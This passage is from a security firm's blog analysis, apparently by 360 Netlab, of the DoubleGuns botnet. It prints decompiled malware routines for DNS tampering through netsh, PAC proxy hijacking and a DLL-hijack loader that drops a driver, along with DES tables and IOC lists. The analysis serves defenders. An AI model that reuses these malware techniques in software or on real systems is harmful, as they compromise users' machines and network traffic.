  v7 = alloca(2 * v5);
  v6 = (const WCHAR *)sub_100012B0((LPWSTR)&v14, &CommandLine, v5, 3u);
}
else
{
  v6 = 0;
}
v8 = &lpBuffer;
if ( v22 >= 0x10 )
  v8 = lpBuffer;
if ( sub_100026B0(v6, v8, nNumberOfBytesToWrite) )
{
  memset(&StartupInfo, 0, 0x44u);
  v2 = v17;
  StartupInfo.wShowWindow = 1;
  v9 = v17 + v1[12];
  StartupInfo.cb = 68;
  _mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
  StartupInfo.dwFlags = 1;
  v10 = (_BYTE *)(v9 + 42);
  v11 = v9 + 9;
  if ( *v10 )
    sprintf_10001520(&CommandLine, 260, "%s%s %s", &Buffer, v11, v10);
  else
    sprintf_10001520(&CommandLine, 260, "%s%s", &Buffer, v11);
  if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
```

- 篡改 DNS配置

```
    v7 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip set dns name=\"%s\" static 114.114.114.114", v7);
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  _mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
  CreateProcessA(0, &DstBuf, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  WaitForSingleObject(ProcessInformation.hProcess, 0x4E20u);
  memset(&DstBuf, 0, 0x80u);
  if ( (unsigned int)v5[5] < 0x10 )
    v8 = v5;
  else
    v8 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip add dns name=\"%s\" 8.8.8.8", v8);
}
else
{
  memset(&DstBuf, 0, 0x80u);
  if ( (unsigned int)v5[5] < 0x10 )
    v6 = v5;
  else
    v6 = *v5;
  sprintf_s(&DstBuf, 0x80u, "netsh interface ip set dns name=\"%s\" static 114.114.114.114 validate=no", v6);
  memset(&StartupInfo.lpReserved, 0, 0x40u);
```

- PAC 代理劫持


```
    strcpy_100047F0((int)&v52, "PAC_URL", 7u);
    v17 = v41;
    v57 = 1;
    v2 = 3;
    if ( *(_DWORD *)(sub_1000AF50(v41, (int)&v52) + 16) )
    {
      v48 = 15;
      v47 = 0;
      LOBYTE(v46) = 0;
      strcpy_100047F0((int)&v46, "PAC_URL", 7u);
      v57 = 2;
      v2 = 7;
      if ( *(_DWORD *)(sub_1000AF50(v41, (int)&v46) + 16) < 0x104u )
      {
```

感染方式2 — DLL 劫持


感染方式 2 依然是以私服客户端为载体，但是在技术细节上有较大差异。

登录器下载页面：

下载后的登录器：



多款类似游戏的私服客户端的组件 **photobase.dll** 被替换成同名的恶意 DLL 文件，恶意 DLL 文件的 PE Resource 中包含 3 个关键文件：



恶意 **photobase.dll** 有两个关键动作：

1. 首先会释放相应架构的恶意驱动程序，然后注册系统服务并启动；
2. 然后加载真正的 photobase.dll 文件，并将导出函数转发到真正的 photobase.dll。

后续感染流程同上。 这是一套标准的 DLL 劫持加载方式。

阶段1 — 释放并加载恶意驱动

恶意 photobase.dll 文件会首先为即将释放的恶意驱动文件生成一个随机文件名，文件名为 10 个随机字符，文件后缀为 `.dat`，并把自身 PE Resource 中相应的驱动文件放到 `%windir%\Temp\` 目录下。


然后为落地的恶意驱动文件注册系统服务，并启动服务：

```
v12 = 0;
v13 = 0;
v14 = 0;
WindowsDir = 0;
_mm_storeu_si128((__m128i *)DisplayName, _mm_loadu_si128((const __m128i *)aDat));
v10 = *(_QWORD *)&aDat[8];
memset(&v6, 0, 0x206u);
FileName = 0;
memset(&v8, 0, 0x206u);
hMem = 0;
nNumberOfBytesToWrite = 0;
GenRandomName(DisplayName);
GetWindowsDirectoryW(&WindowsDir, 0x208u);
wsprintfW(&FileName, L"%s\\Temp\\%s", &WindowsDir, DisplayName);
DeleteFileW(&FileName);
v0 = ExtractDriverFile(&hMem, &nNumberOfBytesToWrite);
v1 = hMem;
if ( v0 && SaveDriverFile(&FileName, hMem, nNumberOfBytesToWrite) )
{
  RegisterSysServiceWithDriver(DisplayName, &FileName);
  StartService(DisplayName);
}
if ( v1 )
  GlobalFree(v1);
return DeleteFileW(&FileName);
```

恶意驱动接下来的活动与前面第一种感染方式雷同，即下载、解密并最终加载其他恶意文件。

阶段2 — 加载真 photobase.dll

在恶意 photobase.dll PE Resource 中的真 photobase.dll 文件的前 2 个字节被置空：



恶意 photobase.dll 从 PE Resource 中提取这份文件的时候，会把这前 2 个字节以 `MZ` (PE 文件头) 填充：

```
char LoadRealPhotobaseDLL()
{
  HMODULE v0; // esi
  HRSRC v1; // eax
  HRSRC v2; // edi
  HGLOBAL v3; // ebx
  DWORD v4; // eax
  _WORD *v5; // eax
  _WORD *v6; // esi

  v0 = hModule;
  v1 = FindResourceW(hModule, (LPCWSTR)102, L"DAT");
  v2 = v1;
  if ( !v1 )
    return 0;
  v3 = LoadResource(v0, v1);
  v4 = SizeofResource(v0, v2);
  dword_1001A294 = v4;
  if ( !v3 )
    return 0;
  if ( !v4 )
    return 0;
  v5 = GlobalAlloc(0x40u, v4);
  v6 = v5;
  hMem = v5;
  if ( !v5 )
    return 0;
  memmove_0(v5, v3, dword_1001A294);
  *v6 = 'ZM'; <-- Fill first 2 Bytes with "MZ"
  return 1;
}
```

然后，恶意的 photobase.dll 文件会为刚载入的真正的 photobase.dll 文件载入动态链接库、导入相关函数，最后，把真 photobase.dll 中的导出函数转发到自己的导出函数中。部分转发的导出函数如下：

```
v1 = FindExportFunc((int)this, "??0Exception@Base@@IAE@J@Z");
if ( !v1 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1C8 = v1;
v3 = FindExportFunc(v2, "??0Exception@Base@@QAE@ABV01@@Z");
if ( !v3 )
  ExitProcess(0xFFFFFFFE);
dword_1001A290 = v3;
v5 = FindExportFunc(v4, "??0OutOfMemoryException@Base@@IAE@XZ");
if ( !v5 )
  ExitProcess(0xFFFFFFFE);
dword_1001A218 = v5;
v7 = FindExportFunc(v6, "??0OutOfMemoryException@Base@@QAE@ABV01@@Z");
if ( !v7 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1E0 = v7;
v9 = FindExportFunc(v8, "??1Exception@Base@@UAE@XZ");
if ( !v9 )
  ExitProcess(0xFFFFFFFE);
dword_1001A1C4 = v9;
v11 = (int (__thiscall *)(_DWORD))FindExportFunc(v10, "??1OutOfMemoryException@Base@@UAE@XZ");
if ( !v11 )
  ExitProcess(0xFFFFFFFE);
dword_1001A240 = v11;
v13 = FindExportFunc(v12, "??4Exception@Base@@QAEAAV01@ABV01@@Z");
if ( !v13 )
  ExitProcess(0xFFFFFFFE);
dword_1001A26C = v13;
v15 = FindExportFunc(v14, "??4OutOfMemoryException@Base@@QAEAAV01@ABV01@@Z");
if ( !v15 )
  ExitProcess(0xFFFFFFFE);
dword_1001A28C = v15;
v17 = FindExportFunc(v16, "??BException@Base@@QBEJXZ");
if ( !v17 )
  ExitProcess(0xFFFFFFFE);
dword_1001A244 = v17;
v19 = FindExportFunc(v18, "?AddToAverage@Sqm@@YGXKK@Z");
if ( !v19 )
  ExitProcess(0xFFFFFFFE);
dword_1001A230 = v19;
v21 = (void (*)(Sqm *__hidden, unsigned int, unsigned int))FindExportFunc(v20, "?AddToStream@Sqm@@YGXKK@Z");
if ( !v21 )
  ExitProcess(0xFFFFFFFE);
RealAddrOf_Sqm_AddToStram = v21;
```

以上面高亮的导出函数 `Sqm::AddToStream()` 为例，恶意 photobase.dll 中的转发实现如下：

```
void __cdecl Sqm::AddToStream(Sqm *this, unsigned int a2, unsigned int a3)
{
  RealAddrOf_Sqm_AddToStram(this, a2, a3);
}
```

百度安全团队声明

基于海量威胁情报，百度安全反黑产开放平台配合测算出僵尸网络的规模。平台同时启动相关措施，尝试对受僵尸网络控制的用户进行风险提示。在本次联合行动中，通过黑产威胁情报分析、共享、应对等举措，我们对于双枪团伙的作案技术手段、逻辑及规则形成进一步认知。

附录

DES 加解密算法中的自定义转换表：

以下转换表不同于大部分 DES 加解密的公开实现，左移位数表与 SBox 表都同于常见 DES 算法实现。

```
# Permutation and translation tables for DES
__pc1 = [
    56, 48, 40, 32, 24, 16, 8,
    0, 57, 49, 41, 33, 25, 17,
    9, 1, 58, 50, 42, 34, 26,
    18, 10, 2, 59, 51, 43, 35,
    62, 54, 46, 38, 30, 22, 14,
    6, 61, 53, 45, 37, 29, 21,
    13, 5, 60, 52, 44, 36, 28,
    20, 12, 4, 27, 19, 11, 3
]
# permuted choice key (table 2)
__pc2 = [
    13, 16, 10, 23, 0, 4,
    2, 27, 14, 5, 20, 9,
    22, 18, 11, 3, 25, 7,
    15, 6, 26, 19, 12, 1,
    40, 51, 30, 36, 46, 54,
    29, 39, 50, 44, 32, 46,
    43, 48, 38, 55, 33, 52,
    45, 41, 49, 35, 28, 31
]
# initial permutation IP
__ip = [
    57, 49, 41, 33, 25, 17, 9, 1,
    59, 51, 43, 35, 27, 19, 11, 3,
    61, 53, 45, 37, 29, 21, 13, 5,
    63, 55, 47, 39, 31, 23, 15, 7,
    56, 48, 40, 32, 24, 16, 8, 0,
    58, 50, 42, 34, 26, 18, 10, 2,
    60, 52, 44, 36, 28, 20, 12, 4,
    62, 54, 46, 38, 30, 22, 14, 6
]
# Expansion table for turning 32 bit blocks into 48 bits
__expansion_table = [
    31, 0, 1, 2, 3, 4,
    3, 4, 5, 6, 7, 8,
    7, 8, 9, 10, 11, 12,
    11, 12, 13, 14, 15, 16,
    15, 16, 17, 18, 19, 20,
```

```
    19, 20, 21, 22, 23, 24,
    23, 24, 25, 26, 27, 28,
    27, 28, 29, 30, 31, 0
]
# 32-bit permutation function P used on the output of the S-boxes
__p = [
    15, 6, 19, 20, 28, 11,
    27, 16, 0, 14, 22, 25,
    4, 17, 30, 9, 1, 7,
    23, 13, 31, 26, 2, 8,
    18, 12, 29, 5, 21, 10,
    3, 24
]
# final permutation IP^-1
__fp = [
    39, 7, 47, 15, 55, 23, 63, 31,
    38, 6, 46, 14, 54, 22, 62, 30,
    37, 5, 45, 13, 53, 21, 61, 29,
    36, 4, 44, 12, 52, 20, 60, 28,
    35, 3, 43, 11, 51, 19, 59, 27,
    34, 2, 42, 10, 50, 18, 58, 26,
    33, 1, 41, 9, 49, 17, 57, 25,
    32, 0, 40, 8, 48, 16, 56, 24
]
```

联系我们

感兴趣的读者，可以在 twitter 或者通过邮件 **netlab[at]360.cn** 联系我们。

部分IOC：

C&Cs

```
pro.csocools.com
www.w15773.com
cs.wconf5.com
cs.ledfaguang.com
white.fei46413.com
```

MD5

```
aa497dfb5a92c28f7fa5b8e049155da0
081e586a6010b3b72ba4934f8cbdb368
04db0b062c7491a124bf7388d783c17e
```

```
0c0f43ed8317869918a23a7e7bfeb0e8
1785ef2d8bd40d8af32cca0f536cb6e8
3fb5e2c05b73168c3f259d64b8978a64
```

URLs

```
https://share.weiyun.com/5XqTYW6
https://www.w15773.com:12310/123.html
https://www.w15773.com:12309/report.ashx
http://www.w15773.com:12313/config.html
http://www.w15773.com:8889/stat1.ashx

https://pro.csocools.com:12310/123.html
https://pro.csocools.com:12309/report.ashx
http://pro.csocools.com:8889/stat1.ashx

https://share.weiyun.com/5dSpU6a
https://cs.wconf5.com:12709/report.ashx
https://cs.wconf5.com:12710/123.html
https://cs.wconf5.com:12713/config.html
https://cs.wconf5.com:12715/GetTag.ashx
http://cs.wconf5.com:8889/stat1.ashx

https://cs.ledfaguang.com:12710/123.html
https://cs.ledfaguang.com:12709/report.ashx
http://cs.ledfaguang.com:12713/config.html
http://cs.ledfaguang.com:8889/stat1.ashx

http://white.fei46413.com:12313/config.html
http://white.fei46413.com:8889/stat1.ashx

https://ap.echoit1.com:12310/123.html
https://ap.echoit1.com:12309/report.ashx
https://ap.echoit1.com:12710/123.html
https://ap.echoit1.com:12709/report.ashx

http://tiebapic.baidu.com/tieba/pic/item/72f082025aafa40fcbf1a1b9bc64034f78f0199a.jpg
http://tiebapic.baidu.com/tieba/pic/item/bf096b63f6246b600e2fa810fcf81a4c510fa2b4.jpg
http://tiebapic.baidu.com/tieba/pic/item/c83d70cf3bc79f3da8c48b54ada1cd11728b29a8.jpg
http://tiebapic.baidu.com/tieba/pic/item/8326cffc1e178a82281910c4e103738da977e8a9.jpg
http://tiebapic.baidu.com/tieba/pic/item/0823dd54564e9258e210e98a8b82d158ccbf4ea9.jpg
http://tiebapic.baidu.com/tieba/pic/item/a2cc7cd98d1001e9331b7b6baf0e7bec54e797aa.jpg
http://tiebapic.baidu.com/tieba/pic/item/241f95cad1c8a786800c256a7009c93d70cf50ab.jpg
http://tiebapic.baidu.com/tieba/pic/item/63d0f703918fa0ecb6e10b69319759ee3d6ddbb4.jpg

http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
```

http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/2fdda3cc7cd98d107c1adf57363fb80e7aec908e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg
http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/574e9258d109b3de3570370edbbf6c81810a4c8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/71cf3bc79f3df8dc14f25cf7da11728b4610288d.jpg
http://tiebapic.baidu.com/tieba/pic/item/8694a4c27d1ed21bd806fd83ba6eddc450da3f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/5bafa40f4bfbfbed5d96e5196ff0f736aec31f8d.jpg
http://tiebapic.baidu.com/tieba/pic/item/2f738bd4b31c8701b7786180307f9e2f0608ff8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/503d269759ee3d6d620854ad54166d224e4ade8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/f7246b600c338744a60bfc1a460fd9f9d62aa08e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b7003af33a87e95054d9200a07385343faf2b48e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b17eca8065380cd7fdd0718bb644ad345882818e.jpg
http://tiebapic.baidu.com/tieba/pic/item/30adcbef76094b36d45cc88bb4cc7cd98c109d8e.jpg
http://tiebapic.baidu.com/tieba/pic/item/2fdda3cc7cd98d107c1adf57363fb80e7aec908e.jpg
http://tiebapic.baidu.com/tieba/pic/item/5d6034a85edf8db16ae0af021e23dd54574e748e.jpg
http://tiebapic.baidu.com/tieba/pic/item/314e251f95cad1c81b752f41683e6709c83d518e.jpg
http://tiebapic.baidu.com/tieba/pic/item/b812c8fcc3cec3fd32f07413c188d43f8694278e.jpg
http://tiebapic.baidu.com/tieba/pic/item/50da81cb39dbb6fd8c9536401e24ab18962b378e.jpg

— 360 Netlab Blog - Network Security Research Lab at 360 —

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·

Import 2022-11-30 11:16

New activity of DoubleGuns Group, control hundreds of thousands of bots via public cloud service

Botnet

DDG的新征程——自研P2P协议构建混合P2P网络

1. 概述 DDG Mining Botnet 是一个活跃已久的挖矿僵尸网络，其主要的盈利方式是挖 XMR。从 2019.11 月份至今，我们的 Botnet 跟踪系统监控到 DDG Mining Botnet 一直在频繁跟新，其版本号和对应的更新时间如下图所示： 其中，v4005~v4011 版本最主要的更新是把以前以 Hex 形式硬编码进样本的 HubList 数据，改成了 Gob 序列化的方式；v500...

持续监测

See all 249 posts →

Overview Recently, our DNS data based threat monitoning system DNSmon flagged a suspicious domain pro.csocools.com. The system estimates the scale of infection may well above hundreds of thousands of users. By analyzing the related samples and C2s, We traced its family back to the ShuangQiang(double gun)...

· May 23, 2020 · 16 min read

· May 7, 2020 · 20 min read